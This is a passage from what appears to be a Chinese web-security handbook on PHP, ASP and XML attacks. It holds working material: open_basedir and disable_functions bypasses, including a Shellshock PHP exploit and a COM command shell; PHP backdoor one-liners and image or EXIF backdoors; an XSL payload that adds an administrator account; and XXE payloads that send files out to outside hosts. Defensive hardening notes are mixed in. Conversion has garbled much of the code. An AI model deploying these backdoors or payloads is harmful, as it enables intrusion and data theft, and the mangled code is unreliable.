**<?**Php ini\_set('display\_errors', 1);

ini\_set('display\_startup\_errors', 1); ini\_set('error\_reporting', E\_ALL); ini\_set('log\_errors', 0);

ini\_set('html\_errors', 0);

ini\_set('max\_execution\_time', 0);

$Alphabet = 'abcdefghijklmnopqrstuvwxyz0123456789-\_.';

$Alphabet\_len = strlen ($alphabet);

$Maxlength = 1;

$Str = '';

$Dir = '../';

**if** (isset ($\_ GET ['dir'])) {

$Dir = $\_GET ['dir'];

}

$Ext = '';

**if** (isset ($\_ GET ['ext'])) {

$Ext = $\_GET ['ext'];

**if** (isset ($ext [0]) && $ext [0]! = '.') {

$Ext = '.'. $Ext;

}

}

**function** inc ($s, $i) { **global** $alphabet\_len; **if** (! isset ($s [$i])) {

$S [$i] = 0;

**return** $s;

}

**if** ($s [$i] + 1 == $alphabet\_len) {

$S [$i] = 0;

$S = inc ($s, $i + 1);

} Else {

$S [$i] ++;

}

**return** $s;

}

**function** check3 ($s) {

**global** $str, $alphabet, $dir, $ext;

$Str = 'a';

**for** ($i = 0; $i <count ($s); $i ++) {

$Str [$i] = $alphabet [$s [$i]];

}

**include** $dir. '/. /'. $str. $ext;

QQ群：632167235

熟悉 Windows+PHP 的同学应该还记得 Windows 下有两个特殊的通配符:<、>。对,我们这里就借用这些通配符的力量来列举目录。

如果首字母相同,我们只需要再枚举第二个字符、第三个字符依次类推,即可列举出目录中所有文件。这个方法好处是 windows 下 php 所有版本通用,当然坏处就是只有 windows 下才能使用通配符,如果是 linux 下就只能暴力猜解了。

**PHP 5.x**

ln -s a/a/a/a xx

442/990

**<?php**

ini\_set(„open\_basedir 20 , dirname( FILE ));

1F

printf(“<b>open\_basedir: %s</b><br />”, ini\_get(„open\_basedir 20 ));

1F

set\_error\_handler(„isexists 20 );

1F

$dir = „d:/test/ 20 ;

1F

$file = „ 20 ;

1F

$chars = „abcdefghijklmnopqrstuvwxyz0123456789\_ 20 ;

1F

**for** ($i=0; $i < strlen($chars); $i++) {

$file = $dir . $chars[$i] . „<>< 20 ;

1F

realpath($file);

}

**function** isexists($errno, $errstr)

{

$regexp = „/File\((.\*)\) is not within/ 20 ;

1F

preg\_match($regexp, $errstr, $matches);

**if** (isset($matches[1])) { printf(“%s <br/>”, $matches[1]);

}

}

**?>**

}

**function** eh ($errno, $errstr, $errfile, $errline) {

**global** $str, $ext;

**if** (substr\_count ($errstr, '/./') == 0) {

**echo** $str. $ext. '<br/>';

}

}

set\_error\_handler ("eh");

**echo** 'open\_basedir =' .ini\_get ('open\_basedir'). '<br>';

$S = array ();

**while** (count ($s = inc ($s, 0)) <= $maxlength) { check3 ($s);

}

**echo** '<br> end';

**?>**

QQ群：632167235

ln -s xx/../../../../etc/passwd rm xx

mkdir xx

**PHP5.3~5.6?**

利用 DirectoryIterator+Glob 直接列举目录:

DirectoryIterator 是 php5 中增加的一个类,为用户提供一个简单的查看目录的接口(The DirectoryIterator class provides a simple interface for viewing the contents of filesystem directories)。Glob:数据流包装器是从 PHP

5.3.0 起开始有效的,用来查找匹配的文件路径。

结合这两个方式,我们就可以在 php5.3 以后对目录进行列举。在实测中,我们得知,此方法在 Linux 下列举目录居然可以无视 open\_basedir。

**SplFileInfo::getRealPath** 列举目录 **:**

443/990

**<?php**

printf(„<b>open\_basedir : %s </b><br /> 20 , ini\_get(„open\_basedir 20 ));

1F 1F

$file\_list = array();

// normal files

$it = **new** DirectoryIterator(“glob:///\*”);

**foreach(**$it **as** $f) {

$file\_list[] = $f-> toString();

}

// special files (starting with a dot(.))

$it = **new** DirectoryIterator(“glob:///.\*”);

**foreach(**$it **as** $f) {

$file\_list[] = $f-> toString();

}

sort($file\_list); **foreach(**$file\_list **as** $f){ **echo** “{$f}<br/>”;

}

**?>**

QQ群：632167235

**GD** 库

**imageftbbox/imagefttext** 列举目录 **:**

**bindtextdomain** 暴力猜解目录 **:**

444/990

**<?php**

ini\_set(„open\_basedir 20 , dirname( FILE ));

1F

printf(“<b>open\_basedir: %s</b><br />”, ini\_get(„open\_basedir 20 ));

1F

set\_error\_handler(„isexists 20 );

1F

$dir = „d:/test/ 20 ;

1F

$file = „ 20 ;

1F

$chars = „abcdefghijklmnopqrstuvwxyz0123456789\_ 20 ;

1F

**for** ($i=0; $i < strlen($chars); $i++) {

$file = $dir . $chars[$i] . „<>< 20 ;

1F

//$m = imagecreatefrompng(“zip.png”);

//imagefttext($m, 100, 0, 10, 20, 0xffffff, $file, „aaa 20 );

1F

imageftbbox(100, 100, $file, „aaa 20 );

1F

}

**function** isexists($errno, $errstr)

{

**global** $file;

**if** (stripos($errstr, „Invalid font filename 20 ) === FALSE) {

1F

printf(“%s<br/>”, $file);

}

}**?>**

**<?php**

ini\_set(„open\_basedir 20 , dirname( FILE ));

1F

printf(“<b>open\_basedir: %s</b><br />”, ini\_get(„open\_basedir 20 ));

1F

$basedir = „D:/test/ 20 ;

1F

$arr = array();

$chars = „abcdefghijklmnopqrstuvwxyz012345678920 ;

1F

**for** ($i=0; $i < strlen($chars); $i++) {

$info = **new** SplFileInfo($basedir . $chars[$i] . „<>< 20 );

1F

$re = $info->getRealPath();

**if** ($re) { dump($re);

}

}

**function** dump($s){

**echo** $s . „<br/> 20 ;

1F

ob\_flush(); flush();

}

**?>**

QQ群：632167235

**php5.3.2~?**

在php5.3.2添加了一个新函数， stream\_resolve\_include\_path

用法stream\_resolve\_include\_path($filename)， 如果文件存在则返回改文件的绝对路径。此办法只能用于目录遍历。

**7.1.2.13.5** 命令限制及绕过

禁用函数

disable\_functions =

实例

[http://xxx/?dir=aa|cat%20/etc/passwd](http://xxx/?dir=aa)

eval可以将输入字符串当作PHP代码来执行<http://xxx/?arg=phpinfo()>

防御

1. 尽量不要执行外部命令
2. 使用自定义函数或函数库来替代外部命令的功能
3. 使用escapeshellarg函数来处理命令参数
4. 使用safe\_mode\_exec\_dir指定可执行文件的路径

系统组件绕过

这个方法适用于windows。代码：

445/990

**<?php**

//这里只测试五位的文件名称

$a='qwertyuiopasdfghjklzxcvbnm';

$f=''; **for(**$i1=0;$i1<strlen($a);$i1++){ **for(**$i2=0;$i2<strlen($a);$i2++){ **for(**$i3=0;$i3<strlen($a);$i3++){ **for(**$i4=0;$i4<strlen($a);$i4++){ **for(**$i5=0;$i5<strlen($a);$i5++){

$f=$a[$i1].$a[$i2].$a[$i3].$a[$i4].$a[$i5]; **if(**stream\_resolve\_include\_path("/etc/".$f)){ **echo** "/etc/".$f."<br>";

}}}}}}**?>**

**<?php**

printf(„<b>open\_basedir: %s</b><br /> 20 , ini\_get(„open\_basedir 20 ));

1F 1F

$re = bindtextdomain(„xxx 20 , $\_GET[„dir 20 ]);

1F 1F

**var\_dump(**$re);

**?>**

QQ群：632167235

Shell.Application也可以实现同样的效果。

彻底的解决方案是直接删除System32目录下wshom.ocx文件。

bash绕过

拓展库绕过

Linux下可通过编译拓展库进行绕过

首先得知PHP服务器php版本， 下载个相同或相近版本的php源码包

# **tar zxvf php-5.3.10.tar.gz** #解压缩

446/990

<!--<http://lcx.cc/?i=4449>-->

**<?php**

# Exploit Title: PHP 5.x Shellshock Exploit (bypass disable\_functions) # Google Dork: none

# Date: 10/31/2014

# Exploit Author: Ryan King (Starfall) # Vendor Homepage: [http://php.net](http://php.net/)

# Software Link:<http://php.net/get/php-5.6.2.tar.bz2/from/a/mirror> # Version: 5.\* (tested on 5.6.2)

# Tested on: Debian 7 and CentOS 5 and 6 # CVE: CVE-2014-6271

**function** shellshock($cmd) { // Execute a command via CVE-2014-6271 @mail.c:283

$tmp = tempnam(".","data"); putenv("PHP\_LOL=() { x; }; $cmd >$tmp 2>&1");

// In Safe Mode, the user may only alter environment variableswhose names

// begin with the prefixes supplied by this directive.

// By default, users will only be able to set environment variablesthat

// begin with PHP\_ (e.g. PHP\_FOO=BAR). Note: if this directive isempty,

// PHP will let the user modify ANY environment variable! mail(["a@127.0.0.1"](mailto:a@127.0.0.1),"","","","-bv"); // -bv so we don't actuallysend any mail

$output = @file\_get\_contents($tmp); @unlink($tmp);

**if(**$output != "") **return** $output;

**else return** "No output, or not vuln.";

}

**echo** shellshock($\_REQUEST["cmd"]);

**?>**

**<?php**

$command=$\_POST[a];

$wsh = newCOM('WScript.shell'); // 生成一个COM对象

$exec = $wsh->exec('cmd.exe /c '.$command); //调用对象方法来执行命令

$stdout = $exec->StdOut();

$stroutput = $stdout->ReadAll();

**echo** $stroutput

**?>**

QQ群：632167235

# **cd php-5.3.10/ext**

# **./ext\_skel --extname=dl** #生成名为dl的拓展库# **cd dl**

编辑文件config.m4， 将这三行：

前面的dnl去掉并保存。

# **whereis phpize** #找出phpize路径

# **/usr/local/bin/phpize** #运行phpize

编辑文件vi dl.c， 在

if(zend\_parse\_parameters(ZEND\_NUM\_ARGS() TSRMLS\_CC, "s", &arg, &arg\_len) == FAILURE) {

这一行下添加：

system(arg);

# **whereis php-config** #找出php-config的路径

# **./configure --whith-php-config=php-config**路 径

# **make**

# **make install**

查看php.ini的extension\_dir项， 将 /usr/local/lib/php/extensions/no-debug-non-zts-20121212/dl.so 拷贝到

extension\_dir目录下。若extension\_dir目录无写权限则可写入任意目录用../../来绕过并调用。利用代码：

<?php

dl("dl.so"); //dl.so在extension\_dir目录， 如不在则用../../来实现调用confirm\_dl\_compiled("$\_GET[a]>1.txt");

?>

查看1.txt即可看到命令执行结果。

防御方法： 将dl函数加入disable\_function中禁用。

Windows下使用Apache做容器的话,即使PHP禁用了其他敏感函数而不禁用dl函数， 黑客其实不需要使用自建的PHP链接库， 只需要使用dl函数载入PHP原始的动态链接库。就可以重新使用被禁用的函数。

**7.1.2.13.6** 安全模式绕过

PHP <= 5.2.10 SafeMod Bypass Vulnerability

当safe\_mode=on且safe\_mode\_exec\_dir为空时[默认为空]， php在处理这一过程中存在安全隐患， 在windows 下exec()/system()/passthru()可以通过引入\来执行程序,绕过安全模式。

<?php

// safe\_mode=On and safe\_mode\_exec\_dir not set in php.ini

// test on win32

echo exec('\dir');

// system('\dir');

// passthru('\dir');

?>

**7.1.2.13.7 PHP**后门

图片合并

1. 建立PHP后门：

447/990

return;

}

PHP\_ARG\_WITH(dl, fordl support, Make sure that the comment is aligned: [ --with-dl Include dl support])

QQ群：632167235

<?php assert($\_POST['feiji']);?>

1. 找一张图片；
2. 文件合并：

copy /b 1.jpg + a.php ev.jpg

1. 在任意文件中包含这个图片后门：

<?php include('ev.jpg');?>

远程文件包含

1. 修改php.ini：

设置选项allow\_url\_fopen和allow\_url\_include为ON

1. 修改php文件：

<?php $filename=$\_GET('feiji'];include($filename);?>

1. 将后门放到别的网站上；
2. 连接语句：

[http://x.x.x.x/i.php?feiji=http://z.z.z.z/a.jpg](http://z.z.z.z/a.jpg)

图片EXIF信息

EXIF信息是可交换图像文件的缩写， 是专门为数码相机的照片设定的， 可以记录数码照片的属性信息和拍摄数据。所有的JPEG文件以字符串“0xFFD8”开头， 并以字符串“0xFFD9”结束。文件头中有一系列“0xFF??”格式的字符串， 称为“标识”， 用来标记JPEG文件的信息段。“0xFFD8”表示图像信息开始， “0xFFD9”表示图像信息结束， 这两个标识后面没有信息， 而其它标识紧跟一些信息字符。

需要开启php\_exif模块。

exif\_read\_data函数也可以包含远程图片。

1. 修改exif信息：

eval($\_POST[fieji]);

1. 调试信息：

<?$exif=exif\_read\_data('4.jpg');var\_dump($xif);?>

找到相应的输出项。

1. 编写后门：

<?php $exif=exif\_read\_data('4.jpg');assert($exif['Model']);?>

1. 连接：

<http://x.x.x.x/a.php>密码feiji

特征躲避

1. 字符串拼接、大小写替换
2. "<? ?>" 和 "<?php ?>" 可以用 <script language="PhP"></script> 替换

**7.1.2.13.8** 安全配置

关闭PHP版本号显示：

Expose\_php = off

禁用socket扩展：

php的Socket函数可以在禁用PHP敏感函数的情况下反弹Web权限下的cmd然后来提权， 禁用方法注释掉这里:

;extension=php\_sockets.dll

防止跨目录：

防止PHP跨目录可以设置 php.ini 的安全模式: safe\_mode = On

然后Gid为off:

safe\_mode\_gid = Off

最后再设置 basedir 即可， 此目录设置是以最后一条斜杠为准。

448/990

QQ群：632167235

例如设置限定的目录是若配置为x:/a/b/c/, 则实际限定访问目录为:x:/a/b/c 若配置为x:/a/b/c, 实际限定访问目录为x:/a/b下。

safe\_mode\_include\_dir 可不配置。

注： dir目录windows用分号， linux用冒号。

禁用函数：

disable\_functions = ``, allow\_url\_fopen, apache\_child\_terminate, apache\_getenv, apache\_get\_modules, apache\_get\_version, apache\_note, apache\_setenv, chgrp, chown, closelog, dbase\_open, dbmopen, debugger\_off, debugger\_on, define\_syslog\_variables, diskfreespace, disk\_free\_space, disk\_total\_space, dl, dll, dlopen, error\_log, escapeshellarg, escapeshellcmd, exec, filepro, filepro\_rowcount, fpassthru, fsockopen, fsockopenexec, ftp, ftp\_exec, get\_current\_user, getmypid, getmyuid, getrusage, ini\_alter, ini\_restore, leak, link, listen, ln, lynx, mkfifo, myshellexec, ocinumcols, openlog, passthru, pclose, pcntl\_alarm, pcntl\_exec, pcntl\_fork, pcntl\_get\_last\_error, pcntl\_getpriority, pcntl\_setpriority, pcntl\_signal, pcntl\_signal\_dispatch, pcntl\_sigprocmask, pcntl\_sigtimedwait, pcntl\_sigwaitinfo, pcntl\_strerror, pcntl\_wait, pcntl\_waitpid, pcntl\_wexitstatus, pcntl\_wifexited, pcntl\_wifsignaled, pcntl\_wifstopped, pcntl\_wstopsig, pcntl\_wtermsig, pfsockopen, popen, posix\_getgrgid, posix\_getpwuid, posix\_kill, posix\_mkfifo, posix\_setpgid, posix\_setsid, posix\_setuid, proc\_close, proc\_get\_stats, proc\_get\_status, proc\_nice, proc\_open, proc\_terminate, prus, putenv, readfile, readlink, sh2\_exec, shell, shell\_exec, show\_source, sleep, socket\_accept, socket\_bind, socket\_clear\_error, socket\_close, socket\_connect, socket\_create, socket\_create\_listen, socket\_create\_pair, socket\_get\_option, socket\_getpeername, socket\_getsockname, socket\_last\_error, socket\_listen, socket\_read, socket\_recv, socket\_recvfrom, socket\_select, socket\_send, socket\_sendto, socket\_set\_block, socket\_set\_nonblock, socket\_set\_option, socket\_shutdown, socket\_strerror, socket\_write, stream\_socket\_client, stream\_socket\_server, suexec, symlink, syslog, system, virtual, wget

**7.1.2.13.9** 协议支持

file:// — Accessing local filesystem http:// — Accessing HTTP(s) URLs ftp:// — Accessing FTP(s) URLs

php:// — Accessing various I/O streams zlib:// — Compression Streams

data:// — Data (RFC 2397)

glob:// — Find pathnames matching pattern phar:// — PHP Archive

ssh2:// — Secure Shell 2 rar:// — RAR

expect:// — Process Interaction Streams

**7.1.2.13.10** 其他

内建服务器：

# **php -S localhost:8080**

**7.1.2.14 ASP**

449/990

QQ群：632167235

**7.1.2.14.1** 禁用组件

禁用Wscript.Shell组件：

# **regsvr32 /u %windir%/system32/wshom.ocx**

卸载(关闭)FSO：

# **regsvr32 /u %windir%/system32/scrrun.dll**

卸载(关闭)Shell.application：

# **regsvr32 /u %windir%/system32/shell32.dll**

卸载(关闭)Wscript.network：

# **regsvr32 /u %windir%/system32/Wshext.dll**

如果想恢复的话只需要去掉/U即可重新再注册以上相关ASP组件， 这样子就可以用了。

**7.1.2.14.2** 安全风险

爆数据库路径：

1. 直接访问conn.asp可以爆出路径
2. 将最后的/改成%5c

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

未授权上传：

upload.asp/upfile.asp

不加session验证的uploader无疑是个悲剧。这里不得不说经典的upload.asp/upfile.asp组合， 之所以说它经典是因为只要一句javascript， 就可以上传jpg后缀的马获得shell， 改包截断都嫌麻烦。

代码如下：

Javascript:document.getElementsByName("filepath")[0].value="/1.asp;";void 0;

filepath改为表单的真实地址。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

爆源码：

如果可以上传shtml/shtm/stm文件， 则可以上传一个下面SSI指令的文档并访问来读取网站的任何文件。代码如下：

<!--#include file="FILE\_TO\_READ"-->

其中FILE\_TO\_READ的值需替换为需要读取的文件路径， 另： 记得查看源代码， <% %>会被浏览器解释为一对完整的HTML标签从而不会显示所有内容。

**7.1.2.14.3** 可执行扩展名

asp：

.asa

.asp

.cdx

.cer

aspx：

.asax

.ascx

.ashx

.asmx

.aspx

.axd

.config

.cs

450/990

QQ群：632167235

.csproj

.licx

.rem

.resources

.resx

.soap

.vb

.vbproj

.vsdisco

.webinfo

**7.1.2.15 XML**

**7.1.2.15.1** 数据读取

XML中entity的定义语法为：

如果要引用一个外部资源,可以借助各种协议：

file:///path/to/file.ext <http://url/file.ext>

php://filter/read=convert.base64-encode/resource=conf.php expect://ls #命令执行

故构造几种简单的Payload模型如下：

亦可读取网站内容：

451/990

<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE xdsec [

<!ELEMENT methodname ANY >

<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>

<methodcall>

<methodname>&xxe;</methodname>

</methodcall>

<!DOCTYPE filename [

<!ENTITY entity-name "entity-content"

**]**>

QQ群：632167235

如果包含文件失败,可能是由于读取php等文件时文件本身包含的<等字符.可以使用Base64编码绕过,如:

如果外部实体被禁用， 可以在文档定义阶段发起请求：

**7.1.2.15.2** 命令执行

把这个xml保存起来， 并把它命名为admin.xml。下面来看看xsl文件的代码， 如下所示：

452/990

<?xml version="1.0" encoding="GB2312"?>

<?xml-stylesheet type="text/xsl" href="admin.xsl"?>

<name>利用XML来添加管理员账号</name>

<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE roottag PUBLIC "-//VSR//PENTEST//EN" ["http://internal/service?ssrf"](http://internal/service?ssrf)>

<roottag>这不是实体攻击！</roottag>

<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE xdsec [

<!ELEMENT methodname ANY >

<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=index.php" >]>

<methodcall>

<methodname>&xxe;</methodname>

</methodcall>

<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE xdsec [

<!ELEMENT methodname ANY >

<!ENTITY xxe SYSTEM ["http://attacker.com/text.txt"](http://attacker.com/text.txt) >]>

<methodcall>

<methodname>&xxe;</methodname>

</methodcall>

QQ群：632167235

**7.1.2.15.3** 注入

闭合标签：

可以注入：

A</USER><USER role="admin">B

构造元素：

将值改为空， 发现：

Error at line 66: fname == null || loginid

可以构造：

<loginid> 1 </loginid>

进行登录。

覆盖元素：

453/990

<soapenv:Body>

<fname> joe </fname>

<password> pass </pass>

</soapenv:Body>

<?xml version="1.0" encoding="UTF-8"?>

<USER role="guest">attacker's code</USER>

<?xml version="1.0" encoding="gb2312"?>

<xsl:stylesheet xmlns:xsl=["http://www.w3.org/TR/WD-xsl">](http://www.w3.org/TR/WD-xsl)

<xsl:template match="/">

<html>

<body>

<xsl:value-of select="name" />

<xsl:script> function run()

{

var wsh; //调用windows脚本来完成添加账号的功能var wsh = new ActiveXObject("WScript.Shell"); wsh.run( "net user admin 123 /add",0);

wsh.run( "net localgroup administrators 曾云好 /add",0);

}

</xsl:script>

<xsl:eval>run()</xsl:eval>

</body>

</html>

</xsl:template>

</xsl:stylesheet>

QQ群：632167235

<credit\_card\_number> 元 素 可 控 ， 修 改 为 ： 12345</credit\_card\_number><total>1.00</total><credit\_card\_number>12345 覆盖前面的<total>元素。

SQL注入：

加入查询为：

string(//Employee[username/text()='abc' and password/text()='123']/account/text())

可以使用万能密码：' or '1' = '1， 将查询变为：

string(//Employee[username/text()='' or '1' = '1' and password/text()='' or '1' = '1']/account/text())

**7.1.2.15.4 DOS**

长数据DDOS：

POC中中先定义了lol实体， 值为”lol”的字符串， 后在下面又定义了lol2实体， lol2实体引用10个lol实体， lol3又引用了10个lol2实体的值， 依此类推， 到了最后在lolz元素中引用的lol9中， 就会存在上亿个”lol”字符串此时解析数据时未做特别处理， 即可能造成拒绝服务攻击。

此外还有一种可能造成拒绝服务的Payload， 借助读取/dev/random实现。

多标签DDOS：

454/990

<?xml version = "1.0"?>

<!DOCTYPE lolz [

<!ENTITY lol "lol">

<!ELEMENT lolz (#PCDATA)>

<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">

<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">

<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">

<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">

<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">

<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">

<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">

<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">

<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">]>

<lolz>&lol9;</lolz>

<sopaenv:Body>

<web1:Login xmlns:web1=["http://ws.ws.com/">](http://ws.ws.com/)

<username>abc</username>

<password>123</password>

</web1:Login>

</sopaenv:Body>

<transaction>

<total>6000.00<total>

<credit\_card\_number>12345</credit\_card\_number>

<expiration>01012008</expiration>

</transaction>

QQ群：632167235

**7.1.2.15.5** 攻击汇总

拒绝服务攻击(DDoS)

支持实体测试

如果解析过程变的非常缓慢， 则表明测试成功， 即目标解析器配置不安全可能遭受至少一种 DDoS 攻击。

Billion Laughs攻击(Klein, 2002)

“Billion Laughs” 攻击 —— 通过创建一项递归的 XML 定义， 在内存中生成十亿个“Ha！ ”字符串， 从而导致

DDoS 攻击。原理为： 构造恶意的XML实体文件耗尽可用内存， 因为许多XML解析器在解析XML文档时倾向于将它的整个结构保留在内存中。

这个文件只有 30 Kb大小但却有 11111 个实体引用， 超出了合法的实体引用数量上限。

Billion Laughs攻击 —— 参数实体(Späth, 2015)

455/990

<!DOCTYPE data [

<!ENTITY a0 "dos" >

<!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">

<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">

<!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">

<!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">

]>

<data>&a4;</data>

<!DOCTYPE data [

<!ELEMENT data (#ANY)>

<!ENTITY a0 "dos" >

<!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;">

<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;">

]>

<data>&a2;</data>

<transaction>

<total>6000.00<total>

<credit\_card\_number>12345</credit\_card\_number>

<credit\_card\_number>qqqq</credit\_card\_number>

<credit\_card\_number>qqqq</credit\_card\_number>

<credit\_card\_number>qqqq</credit\_card\_number>

<credit\_card\_number>qqqq</credit\_card\_number>

``````

<expiration>01012008</expiration>

</transaction>

QQ群：632167235

文件位于： <http://publicServer.com/dos.dtd>

XML二次爆破DDoS攻击

一般实体递归

最好不要使用递归 —— [WFC: No Recursion]

外部一般实体(Steuck, 2002)

这种攻击方式是通过申明一个外部一般实体， 然后引用位于网上或本地的一个大文件(例如： C:/pagefile.sys 或 /dev/random)。

然而， 这种攻击只是让解析器解析一个 巨大的 XML 文件而已。

基本的XXE攻击

基本的XXE攻击(Steuck, 2002)

456/990

<?xml version='1.0'?>

<!DOCTYPE data [

<!ENTITY dos SYSTEM "file:///publicServer.com/largeFile.xml" >

]>

<data>&dos;</data>

<!DOCTYPE data [

<!ENTITY a "a&b;" >

<!ENTITY b "&a;" >

]>

<data>&a;</data>

<!DOCTYPE data [

<!ENTITY a0 "dosdosdosdosdosdos...dos"

**]**>

<data>&a0;&a0;...&a0;</data>

<!ENTITY % a0 "dos" >

<!ENTITY % a1 "%a0;%a0;%a0;%a0;%a0;%a0;%a0;%a0;%a0;%a0;">

<!ENTITY % a2 "%a1;%a1;%a1;%a1;%a1;%a1;%a1;%a1;%a1;%a1;">

<!ENTITY % a3 "%a2;%a2;%a2;%a2;%a2;%a2;%a2;%a2;%a2;%a2;">

<!ENTITY % a4 "%a3;%a3;%a3;%a3;%a3;%a3;%a3;%a3;%a3;%a3;">

<!ENTITY g "%a4;" >

<!DOCTYPE data SYSTEM "http://127.0.0.1:5000/dos\_indirections\_parameterEntity\_wfc.dtd" [

<!ELEMENT data (#PCDATA)>

]>

<data>&g;</data>

QQ群：632167235

我们以文件“/sys/power/image\_size”为例， 因为它非常短小只有一行且不包含特殊字符。

这种攻击需要一个直接的反馈通道并且读取文件受到 XML 中禁止字符的限制， 如 “<” 和 “&”。

如果这些被禁止的字符出现在要访问的文件中(如： /etc/fstab)， 则 XML 解析器会抛出一个错误并停止解析。

使用netdoc的XXE攻击

高级的XXE攻击 —— 直接反馈通道

这类攻击为高级的 XXE 攻击， 用于绕过对基本的 XXE 攻击的限制和 OOB(外带数据) 攻击。

绕过基本XXE攻击的限制(Morgan, 2014)

文件位于： <http://publicServer.com/parameterEntity_core.dtd>

滥用属性值的XXE攻击

457/990

<!ENTITY all '%start;%goodies;%end;'>

<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE data [

<!ELEMENT data (#ANY)>

<!ENTITY % start "<![CDATA[">

<!ENTITY % goodies SYSTEM "file:///sys/power/image\_size">

<!ENTITY % end "]]>">

<!ENTITY % dtd SYSTEM ["http://publicServer.com/parameterEntity\_core.dtd"](http://publicServer.com/parameterEntity_core.dtd)>

%dtd;

]>

<data>&all;</data>

<?xml version="1.0"?>

<!DOCTYPE data [

<!ELEMENT data (#PCDATA)>

<!ENTITY file SYSTEM "netdoc:/sys/power/image\_size">

]>

<data>&file;</data>

<?xml version="1.0"?>

<!DOCTYPE data [

<!ELEMENT data (#ANY)>

<!ENTITY file SYSTEM "file:///sys/power/image\_size">

]>

<data>&file;</data>

QQ群：632167235

文件位于： <http://publicServer.com/external_entity_attribute.dtd>

高级的 XXE 攻击 —— 外带数据(OOB)通道

没有可以直接回传的通道不意味着就不存在 XXE 攻击。

XXE OOB攻击(Yunusov, 2013)

文件位于： <http://publicServer.com/parameterEntity_oob.dtd>

XXE OOB攻击 —— 参数实体(Yunusov, 2013)

和前面的攻击很像， 区别仅在于只使用参数实体。

文件位于： <http://publicServer.com/parameterEntity_sendhttp.dtd>

XXE OOB攻击 —— 参数实体FTP(Novikov, 2014)

458/990

<!ENTITY % payload SYSTEM "file:///sys/power/image\_size">

<!ENTITY % param1 "<!ENTITY % send SYSTEM ['http://publicServer.com/%payload;'>">](http://publicServer.com/%25payload%3B%27)

%param1;

<?xml version="1.0"?>

<!DOCTYPE data [

<!ENTITY % remote SYSTEM ["http://publicServer.com/parameterEntity\_sendhttp.dtd"](http://publicServer.com/parameterEntity_sendhttp.dtd)>

%remote;

%send;

]>

<data>4</data>

<!ENTITY % file SYSTEM "file:///sys/power/image\_size">

<!ENTITY % all "<!ENTITY send SYSTEM ['http://publicServer.com/?%file;'>">](http://publicServer.com/?%25file%3B%27)

%all;

<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE data SYSTEM ["http://publicServer.com/parameterEntity\_oob.dtd"](http://publicServer.com/parameterEntity_oob.dtd)>

<data>&send;</data>

<!ENTITY % payload SYSTEM "file:///sys/power/image\_size">

<!ENTITY % param1 "<!ENTITY internal '%payload;'>">

%param1;

<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE data [

<!ENTITY % remote SYSTEM ["http://publicServer.com/external\_entity\_attribute.dtd"](http://publicServer.com/external_entity_attribute.dtd)>

%remote;

]>

<data attrib='&internal;'/>

QQ群：632167235

使用 FTP 协议， 攻击者可以读取到任意长度的文件。

文件位于： <http://publicServer.com/parameterEntity_sendftp.dtd>

这种攻击需要配置 FTP 服务器。不过， 这个 POC 代码只需要稍作调整即可用于任意的解析器上。

SchemaEntity攻击(Späth, 2015)

这里有三种不同的攻击方式： (i) schemaLocation， (ii) noNamespaceSchemaLocation 和 (iii) XInclude。

schemaLocation

noNamespaceSchemaLocation

XInclude

459/990

<?xml version='1.0'?>

<!DOCTYPE data [

<!ENTITY % remote SYSTEM ["http://publicServer.com/external\_entity\_attribute.dtd"](http://publicServer.com/external_entity_attribute.dtd)>

%remote;

]>

<data [xmlns:xsi="http://www.w3.org/2001/XMLSchema-inst](http://www.w3.org/2001/XMLSchema-instance)ance" xsi:noNamespaceSchemaLocati[on="http://publicServer.com/&internal;"></](http://publicServer.com/%26internal%3B)data>

<?xml version='1.0'?>

<!DOCTYPE data [

<!ENTITY % remote SYSTEM ["http://publicServer.com/external\_entity\_attribute.dtd"](http://publicServer.com/external_entity_attribute.dtd)>

%remote;

]>

<ttt:data [xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"](http://www.w3.org/2001/XMLSchema-instance) [xmlns:ttt="http://test.com/attack"](http://test.com/attack)

xsi:schemaLocation="ttt [http://publicServer.com/&internal;">4<](http://publicServer.com/%26internal%3B)/ttt:data>

<!ENTITY % payload SYSTEM "file:///sys/power/image\_size">

<!ENTITY % param1 "<!ENTITY % send SYSTEM 'ftp://publicServer.com/%payload;'>">

%param1;

<?xml version="1.0"?>

<!DOCTYPE data [

<!ENTITY % remote SYSTEM ["http://publicServer.com/parameterEntity\_sendftp.dtd"](http://publicServer.com/parameterEntity_sendftp.dtd)>

%remote;

%send;

]>

<data>4</data>

QQ群：632167235

文件位于： <http://publicServer.com/external_entity_attribute.dtd>

SSRF攻击

